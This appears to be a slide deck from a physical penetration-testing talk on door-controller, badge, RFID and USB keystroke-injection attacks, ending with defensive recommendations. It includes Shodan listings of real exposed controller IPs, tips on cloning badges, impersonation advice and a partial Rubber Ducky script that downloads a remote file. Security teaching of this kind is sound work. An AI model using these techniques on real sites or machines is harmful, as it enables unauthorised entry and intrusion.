Controller Attacks

JACKED IN



Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

Search Diggity

File Options Help

Google CodeSearch Bing LinkFromDomain DLP Flash Malware PortScan NotInMyBackyard BingMalware **Shodan**

Simple Advanced

Query Appender

Linux 2.4.26 on a cris (0)

Queries

- Administration
- Cisco
- Default Credentials
- FTP
- Printer
- Router
- SCADA
- Television
- VOIP
- Web Server
- Webcam
- Windows
- ZENworks

SCAN Settings

API Key: Create Hide

Cancel Hide

Category	Subcateg	Search String	URL	Hostnames	City	Country	Latitude	Longitude	Updated
Custom	Custom	Linux 2.4.26 on a cris (0)	http://12.14.148.138:23/			United States	38.0	-97.0	1/15/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://162.234.156.137:23/	162-234-156-137.lightspeed.irvnca.sbcglo		United States	38.0	-97.0	1/14/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://68.15.86.31:23/	wsip-68-15-86-231.oc.oc.cox.net		United States	38.0	-97.0	1/14/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://99.188.98.58:23/	adsl-99-188-98-58.dsl.ksc2mo.sbcglobal.r		United States	38.0	-97.0	1/14/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://124.35.55.92:23/	124x35x55x92.ap124.ftth.ucom.ne.jp	Tokyo	Japan	35.685	139.7514	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://98.191.202.21:23/	wsip-98-191-202-21.oc.oc.cox.net	Lake Forest	United States	33.645100	-117.6786	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://175.177.183.17:23/	h175-177-183-017.ms01.itscom.jp	Yokohama	Japan	35.4478	139.642499	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://68.15.86.157:23/	wsip-68-15-86-157.oc.oc.cox.net		United States	38.0	-97.0	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://134.114.222.3:23/	kingmanalarm.conted.nau.edu	Flagstaff	United States	35.630799	-112.0524	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://76.70.51.251:23/	bas3-guelph22-1279669243.dsl.bell.ca	Guelph	Canada	43.550000	-80.25	1/12/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://220.215.158.25:23/	h220-215-158-025.ms01.itscom.jp		Japan	35.69	139.69	1/12/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://104.34.181.73:23/	cpe-104-34-181-73.socal.res.rr.com			0	0	1/12/2015 1

Output Selected Result


Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

VertX_Controller login:

Shodan Status: Ready

Controller Attacks

JACKED IN



Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

Mouse over a door icon and it pops up the last cached valid badge number. Can be used to create fake cloned badge to enter that door.

System Status

	ID 106 MAC 00:06:8E: [REDACTED] Version 2.2.7.149	Host Name [REDACTED] IP Address [REDACTED] Date 02/04/2015 00:11:29 GMT
	Address 0 ID FFFFFFFF	Program Version 113 EEPROM Version 110
	02C8C [REDACTED] 000000000000	

System Status

	ID 1 MAC 00:06:8E: [REDACTED] Version 2.2.7.16	Host Name [REDACTED] IP Address [REDACTED] Date 02/04/2015 00:54:57 UTC
	Address 0 ID FFFFFFFF	Program Version 113 EEPROM Version 110
	Address 1 ID FFFFFFFF	Program Version 113 EEPROM Version 110



Controller Attacks

Mar 2016

JACKED IN



SIMPLY security

Search

Let Me Get That Door for You: Remote Root Vulnerability in HID Door Controllers

Posted on: **March 30, 2016** Posted in: **Network, Security** Posted by: **Steve Povolny**



Authored by, Ricky "HeadlessZeke" Lawshae

If you've ever been inside an airport, university campus, hospital, government complex, or office building, you've probably seen one of HID's brand of card readers standing guard over a restricted area. HID is one of the world's largest manufacturers of access control systems and has become a ubiquitous part of many large companies' physical security posture. Each one of those card readers is attached to a door controller

behind the scenes, which is a device that controls all the functions of the door including locking and unlocking, schedules, alarms, etc.

In recent years, these door controllers have been given network interfaces so that they can be managed remotely. It is very handy for pushing out card database updates and schedules, but as with everything else on the network, there is a risk





Backdoors and Other Fun

LITTLE DIFFERENCES



**PWNIE
EXPRESS**

Pwn Plug

MAINTAINING ACCESS

The Industry's First Commercial Pentesting Drop Box.


THE Pwn Plug.

FEATURES:

- Covert tunneling
- SSH access over 3G/GSM cell networks
- NAC/802.1x bypass
- and more!

Discover the glory of Universal Plug & Pwn

PWNIE EXPRESS @pwnieexpress.com



```
Linux f0ad4e00f501 2.6.32 #2 PREEMPT Sun Dec 6 17:38:26 MST 2009 armv5tel
PWNIE EXPRESS
Pwn Plug Release 0.3 : July 2011
Copyright 2010-2011 Rapid Focus Security LLC, DBA Pwnie Express
By using this product you agree to the terms of the Rapid Focus Security EULA: http://pwnieexpress.com/pdfs/RFSEULA.pdf
This product contains both open source and proprietary software.
Proprietary software is distributed under the terms of the EULA.
Open source software is distributed under the GNU GPL:
http://www.gnu.org/licenses/gpl.html
root@f0ad4e00f501:~# ls
```




Pwn Plug

MAINTAINING ACCESS



- Pwn Plug Elite: \$995.00
- Power Pwn: \$1,995.00





Raspberry Pi


MAINTAINING ACCESS

- Raspberry Pi - credit card sized, single-board computer – cheap \$35

Security Affairs Read, think, share ... Security is everyone's business


Raspberry Pi as physical backdoor to office networks

by paganinip on June 22nd, 2013



Network security engineer “Richee” explained how to use a Raspberry Pi to realize a physical backdoor to gain remote access to an office network.


Network security engineer “Richee” published an interesting [post](#) on how to use a tiny Raspberry Pi computer to obtain physical access into a corporate network. I decided to publish this post because it gives us a lesson on security perspective, Richee has in fact used the tiny Raspberry Pi hiding it in an ordinary laptop power brick, an object very common in any office and realizing in this way a physical backdoor into the network.






Raspberry Pi

MAINTAINING ACCESS




- Raspberry Pi – cheap alternative (~\$35) to Pwn Plug/Power Pwn
 - Pwnie Express – Raspberry Pwn
 - Rogue Pi – RPi Pentesting Dropbox
 - Pwn Pi v3.0




Raspberry Pi

MAINTAINING ACCESS



- Raspberry Pi – cheap alternative (~\$35) to Pwn Plug/Power Pwn
 - Tastic 3D Case for RaspPi Backdoor Hidden Backdoor Device





Little Extra Touches

GO A LONG WAY




HD PenCam - Mini 720p Video



Lock picks and pick guns

Fake polo shirts for target company
(get logo from target website)



USB Rubber Ducky Delux




Label Printer and Badge Accessories



Fargo DTC515 Full Color ID Card ID Badge Printer

USB Rubber Ducky Delux

QUICK PHYSICAL OWNAGE



"If it quacks like a keyboard and types like a keyboard, it must be a keyboard."

"Humans use keyboards, and computers trust humans."

USB RUBBER DUCKY
THE MOST LETHAL DUCK EVER TO GRACE AN UNSUSPECTING USB PORT



Write
payloads with a simple scripting language or online payload generator including

- WiFi AP with disabled firewall
- Reverse Shell binary injection
- Powershell wget & execute
- Retrieve SAM and SYSTEM
- Create Wireless Association

Encode
the Ducky Script using the cross-platform open-source duck encoder, or download a pre-encoded binary from the online payload generator.

Carry multiple payloads, each on its own micro SD card.

Load
the micro SD card into the ducky then place inside the generic USB drive enclosure for covert deployment.

Deploy
the ducky on any target Windows, Mac and Linux machine and watch as your payload executes in mere seconds.

```
simple ducky payload.txt - Notepad
File Edit Format View Help
REM My First Payload
WINDOWS r
DELAY 100
STRING notepad.exe
ENTER
DELAY 200
STRING Hello world! I'm in your PC!
```

Duck Toolkit v. 1

This feature is still in the Beta stages so if you encounter any issues please [contact me](#) and explain the issue. I will be co

Create a Script

```
1 ESCAPE
2 CONTROL ESCAPE
3 DELAY 400
4 STRING cmd
5 DELAY 400
6 ENTER
7 DELAY 400
8 STRING copy con download.vbs
9 ENTER
10 STRING Set args = Wscript.Arguments:a = split(args(0), "/")(UB
11 ENTER
12 STRING Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP"):objXMLH
13 ENTER
14 STRING If objXMLHTTP.Status = 200 Then
15 ENTER
16 STRING Set objADOSTream = CreateObject("ADODB.Stream"):objADOS
17 ENTER
18 STRING objADOSTream.Type = 1:objADOSTream.Write objXMLHTTP.Res
19 ENTER
20 STRING Set objFSO = CreateObject("Scripting.FileSystemObject")
21 ENTER
22 STRING objADOSTream.SaveToFile objFSO.Path:objADOSTream.Close:Set objADOS
```

Options
Select Keyboard Layout

- United Kingdom
- United Kingdom
- United States
- France
- France MAC
- Germany
- Denmark
- Portugal
- Belgium
- Norway
- Russia
- Sweden
- Italy
- Canada
- Spain
- Switzerland



Credit Cards

C O N T A C T L E S S P A Y M E N T S

Credit Card RFID

NFC



The following table breaks out the raw data from the magstripe and RFID interface to make it a little easier when comparing the two.

<http://blog.opensecurityresearch.com/2012/02/deconstructing-credit-cards-data.html>

Track 1 Data		
MagStripe	RFID	Value
%	%	Start
B	B	Format Code (B=Bank)
5XXXXXXXXXXXXXXXXX2	5XXXXXXXXXXXXXXXXX2	Primary Account Number (PAN)
^	^	Separator
ANTONIEWICZ	SUPPLIED	Last Name
/	/	Name Separator
BRAD	NOT	First Name
^	^	Separator
11	11	Expiration Year
03	03	Expiration Month
101	502	Service Code
00000001000000003000000	00000001000000637291901	Discretionary Data
?	?	End
Track 2 Data		
:	:	Start Track 2 Data
5XXXXXXXXXXXXXXXXX2	5XXXXXXXXXXXXXXXXX2	Primary Account Number (PAN)
=	=	Separator
11	11	Expiration Year
03	03	Expiration Month
101	502	Service Code
000000300001	0000072029191	Discretionary Data
?	?	End
N/A		Trailing Data (Unknown)



Feb 2016

Credit Card RFID


SKIMMING

- Point of Sale (PoS) – keep under ~\$30 and tap your wallet




Passports (Book)

R F I D I N I D



Passport Books

RFID



Biometric Passport Security Issues

The biometric passport has been designed to have non-traceable computer chip characteristics as well as a number of preventative technologies including *Passive Authentication (PA)* and *Active Authentication (AA)*

Table 1. Personal data encrypted in biometric passport

Passport Type	Date of Birth
Country Code	Sex type
Passport Number	Place of Birth
Surname	Valid from to dates
First and middle names	Country of Authority
Nationality	Signature

mrpkey.py

Readers: ACS HF, ACS LAHF, PCSC

TAGS: ISO-14443 ePassport/eID, JCOP JMRTD/vonJeek, NFC vonJeek

Read/Write/Clone contents of **Machine Readable Travel Document**.


UHF Hacking

U L T R A


Enhanced Licenses

RFID


Standard vs. Enhanced License Comparison




Standard Driver's License



ENHANCED



Enhanced Driver's License



DVS Driver's License Vehicle Services



UNITED STATES OF AMERICA PERMANENT RESIDENT

Surname: **SPECIMEN**
 Given Name: **TEST V**
 USCIS#: **000-000-001**
 Country of Birth: **Utopia**
 Date of Birth: **01 JAN 1920**
 Card Expires: **08/21/07**
 Resident Since: **08/21/07**

Category: **RE8**
 Sex: **F**

Annotations: Embedded radio frequency identification (RFID) technology, U.S. Permanent Resident Card ("Green card") - UHF RFID, Laser engraved fingerprint, Test V. Specimen

"Enhanced" Designation


RFID chip embedded in document




Min 23mm white space



MRZ/OCR (new to a drivers license)



RADIO FREQUENCY PROTECTIVE SLEEVE

The RFID tag does not include any personal information, only a unique reference number. Keep the card in sleeve when not in use.

AT A BORDER CROSSING STATION, REMOVE CARD FROM SLEEVE SO IT CAN BE READ.

For more information, visit: nysdmv.com



epic Ski Pass

SummitCove Yeti
12345678910

epicpass.com

UHF - RFID Gear


ULTRAHIGH FREQUENCY



RFID ME: USB Dongle UHF Reader /Writer



50 pcs UHF ISO18000-6C EPC Class1 Gen2 860-960Mhz Long-range Passive RFID tag card



Reader Settings MTI RFID ME

Control Edit View Help

MTI RFID ME

All Readers

Reader	Hardware	Software	Action	State
MTI RFID ME 00-00-0...	[AP] MTI RU-888 RF...	[AP] MTI RU-888 RF...	Scanning	Online
Reader Information				
00-06-08-81-c6				Ski Pass
Read Count:	22			
RSSI:		0%		
41-03-04-52-45				Ski Pass
Read Count:	20			
RSSI:		0%		
03-a7-ff				U.S. Greencard
Read Count:	35			
RSSI:		0%		

Scan

Stop Scan for 120 seconds 46 s

Control

Clear Tags

Inventoried 76 tags in 37 seconds (1.99964 tags/second)

UHF Custom Tools

RFID


- 1W of RF power → 70W
 - 18dB power increase
 - 9dB range increase (radar range equation)
- 6dBi antenna → 13dBi antenna
 - 7dB antenna gain increase
 - 3.5dB range increase
- Overall, $9 + 3.5 = 12.5\text{dB}$ range increase
- 30 feet reference range + $12.5\text{dB} == 565$ feet

Reading EPC Gen2 tag on this tiny person, 217 feet away

Final Read Range



217 feet






Defenses

A V O I D B E I N G P R O B E D

Defenses

FLY GEAR

- RFID Blocking Skinny Jeans
- RFID Blocking Vests, Blazers, and Clothes
- RFID Blocking Bags and Backpacks



Defenses

RECOMMENDATIONS

- Consider implementing a more secure, active RFID system (e.g. "*contactless smart cards*") that incorporates **encryption, mutual authentication**, and message replay protection.
- Consider systems that also support **2-factor authentication**, using elements such as a **PIN pad** or **biometric** inputs.
- Consider implementing physical security intrusion and **anomaly detection** software.
- Implement "**feel tests**" by guards to ensure badges are not fake printed badges



Defenses

RECOMMENDATIONS


- Instruct employees **not to wear their badges in prominent view** when outside the company premises.
- Utilize **RFID card shields** when the badge is not in use to prevent drive-by card sniffing attacks.
- Physically protect the RFID badge readers by using **security screws** that require special tools to remove the cover and access security components.
- Employ the **tamper detect mechanisms** to prevent badge reader physical tampering. All readers and doors should be **monitored by CCTV**.




Defenses

RECOMMENDATIONS

- Cryptographic distance-bounding protocols that measure accurately the round-trip delay of the radio signal countermeasure to relay attacks.
- Open Supervised Device Protocol (OSDP) w/ Secure Channel Protocol (SCP) for secure initial pairing of readers/controllers to prevent MITM attacks.

